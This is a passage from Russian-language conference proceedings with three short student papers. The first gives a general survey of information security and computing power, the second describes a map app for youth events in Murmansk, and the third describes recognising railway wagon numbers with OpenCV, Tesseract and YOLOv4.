*Вычислительная мощность компьютера – производительность компьютера – это количественная характеристика скорости выполнения определённых операций на компьютере. В статье планируется рассмотреть и определить зависимость безопасности информационно-технологических систем от вычислительной мощности, проанализировать влияние производительности компьютера на защиту компьютерных систем и сетей от раскрытия информации, кражи или повреждения их аппаратного обеспечения, программного обеспечения или электронных данных, а также от нарушения или неправильного направления предоставляемых ими услуг. В свете новых хакерских и вирусных атак, которые в 2017 г. были нацелены не только на корпорации, но и на общественные учреждения, включая учебные заведения и больницы, а также на частных пользователей, тема информационной безопасности стала исключительно резонансной.*

*информационная безопасность, вычислительные ресурсы, IPS-системы, IDS-системы.*

### *Введение*

**Актуальность вопроса.** Так как вопрос информационной безопасности является достаточно резонансной в наше время, нужно рассматривать различные аспекты появления уязвимостей и уметь находить способы противостоять им.

**Цель.** Рассмотреть и определить зависимость безопасности информационно-технологических систем от вычислительной мощности, проанализировать влияние производительности компьютера на защиту компьютерных систем и сетей от раскрытия информации, кражи или повреждения их аппаратного обеспечения, программного обеспечения или электронных данных.

#### **Задачи:**

1. Рассмотреть понятия вычислительной мощности, ИТ-систем, информационной безопасности.
2. Рассмотреть наиболее известные ИТ-системы.
3. Рассмотреть различные методы защиты ИТ-систем.

### *Основные понятия*

**Вычислительная мощность компьютера**, также известная как производительность компьютера, представляет собой численную характеристику скорости выполнения определенных операций на компьютере. Обычно вычислительная мощность измеряется во флопсах (операции с плавающей запятой в секунду) и связанных с ними производных величинах.

Основными потребителями вычислительной мощности являются:

- **Приложения.** Наиболее очевидные потребители вычислительной мощности – это приложения и программы, которые выполняются на компьютере.
- **Операционная система.** Операционная система также потребляет вычислительную мощность в своей работе, используя комбинации кода на уровне процессов и уровне системы.

Это означает, что как приложения, так и операционная система требуют вычислительной мощности для выполнения своих задач и обеспечения эффективной работы на компьютере.

**ИТ-система** представляет собой комплекс, предназначенный для хранения, поиска и обработки информации, а также для управления соответствующими организационными ресурсами, включая человеческие, технические, финансовые и другие. Эта система обеспечивает распространение и доступ к информации, необходимой людям в нужный момент времени, и, следовательно, удовлетворяет определенные информационные потребно-

сти в конкретной области. Результатом работы информационных систем является информационная продукция, включающая различные документы, массивы информации, базы данных и облачные инфраструктуры, а также информационные услуги. Термин «информационные» относится ко всем технологиям, связанным с обменом информацией, включая использование аналоговых средств.

**Информационная безопасность** является практикой, направленной на предотвращение незаконного доступа, использования, раскрытия, искажения, изменения, исследования, записи или уничтожения информации. Основная цель информационной безопасности заключается в сохранении конфиденциальности, целостности и доступности информации для соответствующих лиц, учитывая необходимость эффективного использования без негативного влияния на производительность компании. Это достигается через многоступенчатый процесс управления потенциальными угрозами, который включает определение основных активов, как материальных, так и нематериальных, выявление причин угроз, уязвимостей, оценку возможного воздействия и возможности управления рисками. Весь этот процесс сопровождается оценкой эффективности плана управления рисками [1].

### *Информационно-технологические системы*

Системы, основанные на базах данных, которые содержат самые различные сведения о субъектах и результатах инновационной деятельности, о новейших продуктах, услугах, технологиях, объектах интеллектуальной собственности и т. п.

Наиболее известные примеры ИТ-систем, разработанные российскими компаниями:

**Итилиум** – это программное решение для управления ИТ-услугами на платформе 1С, которое поставляется с открытым исходным кодом.

Программный продукт Итилиум, создателем которого является компания Desnol Soft, созданный с целью цифровизации процедур поддержки и предоставления ИТ-услуг в соответствии с процессной моделью библиотеки передового опыта организации ИТ. Программное решение Итилиум создано как омниканальная система, это означает, что помимо базовых каналов взаимодействия (почта и IP-телефония) предусмотрены чат-боты в мессенджерах (*Telegram, WhatsApp* и веб-портал).

Система развивается с 2006 года. На данный момент, по данным компании-разработчика Desnol Soft, Итилиум внедрена более чем на 1200 предприятиях России в различных отраслях.

**KOMRAD Enterprise SIEM** является гибкой и масштабируемой системой для централизованного управления событиями информационной безопасности. Она поддерживает широкий спектр источников событий. KOMRAD предоставляет возможность централизованного сбора событий



информационной безопасности, обнаружения инцидентов и оперативной реакции на них. Применение этой системы позволяет эффективно удовлетворять требованиям регуляторов в области защиты персональных данных, обеспечения безопасности государственных информационных систем и контроля критической информационной инфраструктуры компании. Кроме того, KOMRAD предоставляет возможность отправлять данные о событиях и инцидентах информационной безопасности во внешние системы.

«Единый портал государственных и муниципальных услуг» (**Единый портал госуслуг**, кратко – **Госуслуги**) – это федеральная **государственная** информационная система, которая была разработана Министерством цифрового развития, связи и массовых коммуникаций Российской Федерации, приложение обеспечивает доступ физических лиц к сведениям о **государственных** и муниципальных услугах в Российской Федерации.

### *Методы защиты ИТ-систем*

Основные методы, используемые для обеспечения безопасности информации, являются основой защитных механизмов.

- **Физическое препятствие** – метод, который заключается в создании физических преград, чтобы затруднить несанкционированный доступ к защищаемой информации.

- **Управление доступом** – метод, который обеспечивает защиту информации путем контроля использования всех ресурсов информационной системы.

- **Маскировка** – метод, который обеспечивает защиту информации путем криптографического скрывания ее содержимого.

Указанные методы играют важную роль в обеспечении безопасности информационных технологий, позволяя предотвратить несанкционированный доступ и защитить конфиденциальность информации.

Рассмотренные методы обеспечения безопасности в информационных технологиях реализуются на практике за счет применения различных средств защиты [2, 3] (рис. 1).




Рис. 1. Методы защиты ИТ-систем

Программные средства представляют собой программное обеспечение, которое специально предназначено для выполнения функций защиты информации.



*DLP-системы*

DLP-система – это комплекс программного или программно-аппаратного обеспечения, который разработан для предотвращения утечек конфиденциальных данных за пределы корпоративной сети. Она основана на анализе потока данных, которые передаются внутри организации и за ее пределы. Когда заранее настроенные правила или политики, определяющие передачу защищаемой информации, срабатывают, система может либо заблокировать передачу, либо отправлять тревожные уведомления сотрудникам службы безопасности. Эти системы создают защищенный цифровой «периметр» вокруг компании, анализируя всю исходящую информацию и, в некоторых случаях, входящую.

IPS/IDS-системы (системы обнаружения и предотвращения вторжений) предоставляют более высокий уровень защиты сети по сравнению с традиционными средствами защиты, такими как антивирусы, спам-фильтры и фаерволы.

**Вычислительные ресурсы.** Ресурсы вычислительной системы включают средства, которые могут быть выделены для обработки данных. Ресурсы могут быть первичными – аппаратными, и вторичными – логическими, программными и информационными.

Первичные ресурсы современных вычислительных систем включают процессоры, основную память, диски и другие физические устройства. Эти ресурсы считаются наиболее важными для выполнения вычислительных процессов.

Вторичные ресурсы связаны с техническими устройствами косвенно, так как они являются логическими или виртуальными. Введение вторичных ресурсов представляет собой необходимую абстракцию, которая удобна как для разработчиков операционных систем, так и для пользователей.

Управление ресурсами вычислительной системы для наиболее эффективного их использования является важной функцией любой операционной системы. Критерии эффективности, по которым операционная система организует управление ресурсами, могут варьироваться.

*Заключение*

В статье была рассмотрена и проанализирована зависимость безопасности информационно-технологических систем от вычислительной мощности, рассмотрено влияние производительности компьютера на защиту компьютерных систем и сетей от раскрытия информации. Были раскрыты основные понятия по данной теме, рассмотрены различные методы защиты ИТ-систем, приведены примеры.

Был сделан вывод, что растущая производительность позволяет решать проблемы, к которым раньше нельзя было подступиться, обнаруживать и предотвращать атаки еще на их зарождении, тем самым сделаем вывод,

что чем больше вычислительная мощность будет выделяться для ИТ, тем большую стойкость и безопасность она будет обеспечивать.

#### Список используемых источников

1. Девянин П. Н. Модели безопасности компьютерных систем. Управление доступом и информационными потоками : для вузов пособие. 3-е изд. М. : Издательский центр «Академия», 2022. С. 38-41

2. Артемов А. Информационная безопасность. Курс лекций [Электронный ресурс] // Литрес, 2015. 340 с. URL: <https://www.litres.ru/book/a-artemov/informacionnaya-bezopasnost-9066361/>

3. Косов Н. А., Голубов Н. А. Способы защиты от инсайдерских атак // Инновационные решения социальных, экономических и технологических проблем современного общества. 2021. С. 149–151.

4. Орлов Г. А., Красов А. В., Гельфанд А. М. Применение Big Data при анализе больших данных в компьютерных сетях // Научные технологии в космических исследованиях Земли. 2020. Т. 12. №. 4. С. 76–84.

УДК 004.9  
ГРНТИ 50.41.25

## ГЕОИНФОРМАЦИОННОЕ ПРИЛОЖЕНИЕ ПРОДВИЖЕНИЯ ПЛОЩАДОК OPEN SPACE ФОРМАТА

**О. Б. Кузнецова, Т. С. Рябова**

Мурманский государственный технический университет

*Геоинформационные системы прочно вошли в работу большинства отраслей – не стала исключением и социальная сфера. Визуализация данных на карте и их анализ дают широчайшие возможности с точки зрения продвижения любого проекта и изучения его статистики. Особенно актуально это для активной молодежи, желающей и способной реализовать свои идеи на площадках open space формата.*

*геоинформационное приложение, ГИС, визуализация, формат open space, проект «Новое пространство».*

Благоустройство общественного пространства с целью свободного времяпрепровождения уже многие годы является актуальным для молодежи. Создание новых площадок для развития личности и реализации проектов становится все более востребованными для нашей страны.

Возможность продемонстрировать свои знания перед аудиторией, не вкладывая первоначально свои финансы благоприятно способствует для дальнейшего развития и монетизации деятельности. Чаще всего подобные

площадки оказывают влияние на молодое поколение, которое еще не имеет собственных ресурсов для реализации своих идей.

Целью работы является разработка и реализация геоинформационного приложения продвижения площадок open space формата.

Приложение разрабатывалось для проекта «Новое пространство», который реализуется партией «Новые люди» в г. Мурманск и области.

Проект «Новое пространство» создавался с целью появления стильного и комфортного места для альтернативного времяпрепровождения, а также для реализации идей. Особенность проекта заключается в том, что каждую неделю проходят различные мероприятия, которые могут повторяться несколько раз, но все же имеют временный характер. В Новом пространстве присутствует коворкинг, работают клубы по интересам, устраиваются творческие вечера, игры, акции. Все это сделано, чтобы максимально разнообразить досуг молодежи [1, 2, 3].

Анализ деятельности проекта «Новое пространство» выявил ряд проблем:

- отсутствие картографической визуализации имеющейся информации о мероприятии;
- отсутствие анализа для выбора благоприятного местонахождения, удовлетворяющего потребителя;
- затруднения с проведением анализа различных моментов деятельности организации из-за слабой доступности и высокой трудоемкости подбора и представления необходимой для этого информации традиционными средствами;
- отсутствие рекламы на других площадках, кроме социальной сети «ВКонтакте», которые имеют в своих средствах геоинформационный модуль.

Вследствие того, что потребитель сталкивается с трудностью нахождения места мероприятия, так как современные карты не имеют функции временной отметки, проект сталкивается с большой проблемой потери потенциальных потребителей. Эта проблема может быть решена благодаря использованию геоинформационных технологий и систем.

Геоинформационное приложение продвижения площадок формата open space включает следующие задачи (рис. 1):

- картографическая визуализация информации местонахождения мероприятий;
- анализ рынка мероприятий;
- информация о мероприятиях.



Рис. 1. Задачи геоинформационного приложения

Итогом решения задач является визуализированная карта г. Мурманска, а также некоторых городов Мурманской области, в которых открыт проект «Новое пространство». Отображающей информацией будет являться город, адрес, название мероприятия, краткая информация о мероприятии, ссылка на официальный источник.

Такое решение упростит пользователю поиск мероприятия, которое проходит в городе, повысит наглядность, сократит время поиска мероприятия для пользователя, сократит время поиска руководителем проекта площадки для рекламы, сократит пользователю время на принятие решения о том, как реализовать свои собственные идеи или куда сходить для полезного времяпрепровождения. Также это увеличит количество человек, которые приходят на мероприятия.

Приложение носит тестовый характер, поэтому его работа показана на базе 5 мероприятий.

Главная страница приложения представлена на рис. 2. Она же и является разделом «Афиша».




Рис. 2. Главная страница приложения

Если пользователь хочет просмотреть информацию о мероприятии, он должен нажать на мероприятие (рис. 3, 4).

Если пользователь переходит в раздел «Архив», то перед ним открывается страница с мероприятиями, которые уже прошли.




Рис. 3. Страница с информацией о мероприятии

Если пользователь переходит в раздел «Карта», то перед ним открывается страница с картой (рис. 5, см. ниже).

На этой странице можно осуществлять поиск мероприятий по названию, по дате проведения, по типу мероприятия, по округу, а также по городу Мурманской области. На данный момент в приложении учитываются мероприятия, которые находятся только в городе Мурманск.




Рис. 4. Страница с информацией о мероприятии

Чтобы применить фильтр, необходимо нажать на определенный фильтр и в раскрывающемся списке выбрать нужный пункт.

Стоит отметить, что в поисковой строке реализована технология Elasticsearch, которая позволит пользователю искать мероприятия даже при условии, что он забыл сменить раскладку на своей клавиатуре.

Если пользователь переходит в раздел «Категории», то перед ним открывается страница с картой. В этом разделе пользователь может при помощи фильтров найти подходящее для себя мероприятие. Для этого необходимо выбрать нужный фильтр и нажать кнопку «применить». Для того, чтобы сбросить фильтры – нажать кнопку «сбросить».




Рис. 5. Страница раздела «Карта» с раскрытыми фильтрами



Таким образом, можно констатировать, что цель работы достигнута. Результатом проделанной работы явилось геоинформационное приложение, которое позволяет на карте города Мурманска и области отображать проводимые проектом мероприятия. Оно полезно не только пользователям, помимо этого, руководитель проекта может просматривать статистическую информацию по проведенным мероприятиям:

- статистика о количестве мероприятий, состоявшихся за определенный срок;
- статистика о количестве мероприятий по округу;
- статистика о количестве мероприятий по возрастному ограничению;
- статистика о количестве мероприятий по его типу.

#### Список используемых источников

1. Новое пространство? URL: <https://vk.com/@newmurmansk-o-nas> (дата обращения 27.01.2023).
2. Официальный сайт партии «Новые люди». URL: <https://newpeople.ru/> (дата обращения 20.01.2023).
3. Сайт «НОВОЕ ПРОСТРАНСТВО | МУРМАНСК». URL: <https://newmurmansk.vsite.biz/#home> (дата обращения 27.01.2023).

УДК 004.415.22  
ГРНТИ 50.43.15

## СИСТЕМЫ АВТОМАТИЧЕСКОГО СЧИТЫВАНИЯ НОМЕРОВ ВАГОНОВ И ОПРЕДЕЛЕНИЯ ИХ ПОЛОЖЕНИЯ В РЕЖИМЕ ONLINE

**В. А. Кузьмин, С. Е. Тарасенко**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*Представлена концепция программной системы, предназначенной для автоматизации считывания номеров вагонов и определения их положения. Описаны требования к системе, основные особенности алгоритма распознавания, используемые инструментальные средства, выполнен обзор функциональных характеристик.*

*компьютерное зрение, OpenCV, бинаризация, распознавание объектов.*

Одной из основных задач в рамках создания и развития систем автоматизированного управления железнодорожными грузоперевозками является

автоматизация процесса идентификации и контроля за перемещением объектов подвижного состава железнодорожного транспорта. До настоящего времени на железных дорогах и предприятиях промышленного железнодорожного транспорта для идентификации единиц подвижного состава используется, как правило, визуальное считывание регистрационных номеров. При использовании подобного способа регистрации оператор, находящийся на контрольном или сортировочном участке железной дороги, просматривает номера вагонов проходящего состава и при необходимости сравнивает их с номерами в передаточной ведомости, называемой натур-листом. При обнаружении несоответствия производится корректировка натур-листа, определяются соответствующие управляющие решения. Недостатки существующего способа идентификации очевидны: необходимость в постоянном внимании оператора, высокая трудоемкость процесса контроля, высокая вероятность ошибки при получении информации. Кроме того, составы, проходящие мимо поста списывания, вынуждены либо полностью останавливаться, либо значительно снижать скорость, что существенно ограничивает пропускную способность контрольного поста или станции.

Для решения представленной проблемы предложена система автоматического считывания номеров вагонов в режиме online, которая призвана автоматизировать процесс идентификации. Алгоритм распознавания было предложено реализовать двумя способами – путем наложения маски с последующей бинаризацией изображения и с использованием нейронных сетей.

Функция распознавания номеров вагонов посредством наложения маски и последующей бинаризации реализована с использованием библиотеки OpenCV [1]. Алгоритм процесса для цифрового фотоизображения представляет собой следующую последовательность действий (рис. 1):




Рис. 1. Исходное изображение (а), преобразованное в HSV формат (б), HSV формат после наложения маски (в), бинаризация HSV (г)



1. конвертация изображения в цветовую модель HSV [2];
2. наложение маски для унификации цвета;
3. преобразование изображения из модели HSV в изображение в виде оттенков серого;
4. коррекция по пороговому значению;
5. распознавание полученного изображения с помощью приложения Tesseract OCR [3].

Цвет, представленный в модели HSV, зависит от устройства, на которое он будет выведен, так как HSV – это преобразование модели RGB, которая также зависит от устройства. Для получения кода цвета, не зависящего от устройства, используется модель Lab [4].

Для распознавания символов на полученном после обработки изображении используется приложение Tesseract OCR. Приложение поддерживает распознавание символов с поддержкой кодировки Unicode и возможностью распознавания более 130 языков. Пример результата распознавания показан на рис. 2.



Рис. 2. Результат работы программы

Второй из использованных вариантов реализации алгоритма распознавания номеров основан на использовании нейронных сетей. Для этого использована нейросеть YOLOv4 [5], представляющая собою сеть сверточного типа, ориентированная на решение практических задач в области распознавания объектов на изображении. Выбор YOLOv4 обусловлен следующими причинами:

1. обучения собственной модели может быть выполнено с использованием ускорителя Google free GPU;
2. обучение модели можно выполнять самостоятельно и на собственном наборе данных (датасете);
3. простота метода подготовки для обучения модели;

4. соотношение «скорость работы / качество работы» является наивысшим по сравнению с конкурентами.

Для получения необходимых весов был собран и обработан в приложении labelImg [6] датасет из 400 фотографий грузовых вагонов.

Рассмотрим основные результаты обучения нейросети. Среднее значение метрики степени пересечения между двумя ограничивающими рамками IoU [7] (*Intersection-over-Union*) для используемых объектов и определенного порога распознавания составило 0.24 (или 24 %), что существенно выше результатов применения метода, описанного в первом способе.

Зависимость среднего значения средней точности от количества итераций для каждого класса mAP [8] (*mean Average Precision*) показана на рис. 3. В представленном примере Average Precision – среднее значение по 11 точкам на кривой PR (*Precision-Recall*) для всех возможных порогов одинакового класса. Использование метрики качества Precision-Recall рассматривается применительно к тестовому набору данных PascalVOC, где Precision [9] рассчитывается как  $TP/(TP+FP)$ , а Recall как  $TP/(TP+FN)$ .




Рис. 3. Зависимости ошибки и среднего значения средней точности mAP от количества итераций

Результат применения метода распознавания на основе нейросети показан на рис. 4.




Рис. 4. Результат работы программы

Для каждого из методов был проведен оценочный анализ загрузки оборудования. Оказалось, что при использовании метода на основе наложения маски и бинаризации изображения, все вычисления могут быть выполнены на обычном персональном однопроцессорном устройстве. При выполнении данной работы вычисления выполнялись на персональном компьютере под управлением шестиядерного процессора Intel Core i5-9600k с частотой на каждое ядро 4900 MHz. При работе программы с видеопотоком в режиме ONLINE нагрузка на центральный процессор составляла в среднем 29 % (рис. 5).




Рис. 5. Мониторинг загрузки центрального процессора при работе приложения, реализующего наложение маски и бинаризацию изображения

Метод на основе нейронной сети YOLOv4 может работать на CUDA ядрах видеокарты GPU NVidia GeForce GTX 1070ti, не оказывая влияния на центральный процессор. При работе программы с видеопотоком в режиме ONLINE средняя нагрузка на видеокарту составила 24 % (рис. 6).




Рис. 6. Мониторинг нагрузки на GPU при работе приложения на основе нейронной сети

По итогу рассмотрения двух методов, очевидно, что реализация функции на основе нейронной сети YOLOv4 наиболее удачна, т. к. данный вариант повышает точность распознавания, при этом не потребляя большое количество ресурсов вычислительной системы, а также позволяя обрабатывать множество видеопотоков одновременно.

#### Список используемых источников

1. Сайт OpenCV team. URL: <https://opencv.org/about/>
